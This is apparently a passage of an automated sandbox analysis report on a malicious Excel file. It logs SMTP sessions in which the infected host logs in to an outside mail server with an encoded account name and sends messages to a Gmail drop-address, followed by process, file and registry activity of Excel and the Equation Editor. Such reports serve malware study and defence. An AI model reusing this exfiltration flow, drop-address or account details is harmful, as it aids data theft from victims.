May 13, 2021 03:23:54.054264069 CEST	587	49174	162.241.85.66	192.168.2.22	250 Accepted
May 13, 2021 03:23:54.054610014 CEST	49174	587	192.168.2.22	162.241.85.66	DATA
May 13, 2021 03:23:54.210964918 CEST	587	49174	162.241.85.66	192.168.2.22	354 Enter message, ending with "." on a line by itself
May 13, 2021 03:23:55.206312895 CEST	49174	587	192.168.2.22	162.241.85.66	.
May 13, 2021 03:23:55.365861893 CEST	587	49174	162.241.85.66	192.168.2.22	250 OK id=1lh04w-003lMD-4j
May 13, 2021 03:24:01.208173037 CEST	49174	587	192.168.2.22	162.241.85.66	QUIT
May 13, 2021 03:24:01.367203951 CEST	587	49174	162.241.85.66	192.168.2.22	221 sh002.bigrock.com closing connection
May 13, 2021 03:24:04.110459089 CEST	587	49175	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:24:04 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:24:04.110891104 CEST	49175	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:24:04.272001982 CEST	587	49175	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:24:04.272419930 CEST	49175	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:24:04.437010050 CEST	587	49175	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:24:04.599860907 CEST	587	49175	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:24:04.600142002 CEST	49175	587	192.168.2.22	162.241.85.66	MAIL FROM:<sales@orienttech.com.qa>

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 13, 2021 03:24:04.760809898 CEST	587	49175	162.241.85.66	192.168.2.22	250 OK
May 13, 2021 03:24:04.761053085 CEST	49175	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
May 13, 2021 03:24:04.940522909 CEST	587	49175	162.241.85.66	192.168.2.22	250 Accepted
May 13, 2021 03:24:04.940841913 CEST	49175	587	192.168.2.22	162.241.85.66	DATA
May 13, 2021 03:24:05.103980064 CEST	587	49175	162.241.85.66	192.168.2.22	354 Enter message, ending with "." on a line by itself
May 13, 2021 03:24:08.884320021 CEST	587	49176	162.241.85.66	192.168.2.22	220-sh002.bigrock.com ESMTP Exim 4.94.2 #2 Thu, 13 May 2021 01:24:08 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 13, 2021 03:24:08.884543896 CEST	49176	587	192.168.2.22	162.241.85.66	EHLO 841675
May 13, 2021 03:24:09.040916920 CEST	587	49176	162.241.85.66	192.168.2.22	250-sh002.bigrock.com Hello 841675 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 13, 2021 03:24:09.041120052 CEST	49176	587	192.168.2.22	162.241.85.66	AUTH login c2FsZXNAb3JpZW50dGVjaC5jb20ucWE=
May 13, 2021 03:24:09.197319984 CEST	587	49176	162.241.85.66	192.168.2.22	334 UGFzc3dvcmQ6
May 13, 2021 03:24:09.354722023 CEST	587	49176	162.241.85.66	192.168.2.22	235 Authentication succeeded
May 13, 2021 03:24:09.354909897 CEST	49176	587	192.168.2.22	162.241.85.66	MAIL FROM:<sales@orienttech.com.qa>
May 13, 2021 03:24:09.510795116 CEST	587	49176	162.241.85.66	192.168.2.22	250 OK
May 13, 2021 03:24:09.511375904 CEST	49176	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
May 13, 2021 03:24:10.016205072 CEST	49176	587	192.168.2.22	162.241.85.66	RCPT TO:<pdsctsops@gmail.com>
May 13, 2021 03:24:10.086047888 CEST	587	49176	162.241.85.66	192.168.2.22	250 Accepted
May 13, 2021 03:24:10.086345911 CEST	49176	587	192.168.2.22	162.241.85.66	DATA
May 13, 2021 03:24:10.242222071 CEST	587	49176	162.241.85.66	192.168.2.22	354 Enter message, ending with "." on a line by itself
May 13, 2021 03:24:12.469890118 CEST	49176	587	192.168.2.22	162.241.85.66	.
May 13, 2021 03:24:12.628506899 CEST	587	49176	162.241.85.66	192.168.2.22	250 OK id=1lh05C-003leg-5k

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2408 Parent PID: 584

General

Start time:	03:21:40
Start date:	13/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f020000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\428C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F36EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\428C.tmp	success or wait	1	13F5DB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet003.htmss	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$99feb78a_by_Libranalysis.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F26F526	WriteFile
C:\Users\user\Desktop\~$99feb78a_by_Libranalysis.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F26F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4357	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F43F3	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	o43	binary	6F 34 33 00 68 09 00 00 02 00 00 00 00 00 00 00 7A 00 00 00 01 00 00 00 3C 00 00 00 32 00 00 00 39 00 39 00 66 00 65 00 62 00 37 00 38 00 61 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 2E 00 78 00 6C 00 73 00 78 00 00 00 39 00 39 00 66 00 65 00 62 00 37 00 38 00 61 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4357	F4357	binary	04 00 00 00 68 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 6D 47 E6 D3 E1 47 D7 01 57 43 0F 00 57 43 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F43F3	F43F3	binary	04 00 00 00 68 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 6D 47 E6 D3 E1 47 D7 01 F3 43 0F 00 F3 43 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2608 Parent PID: 584

General

Start time:	03:22:00
Start date:	13/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
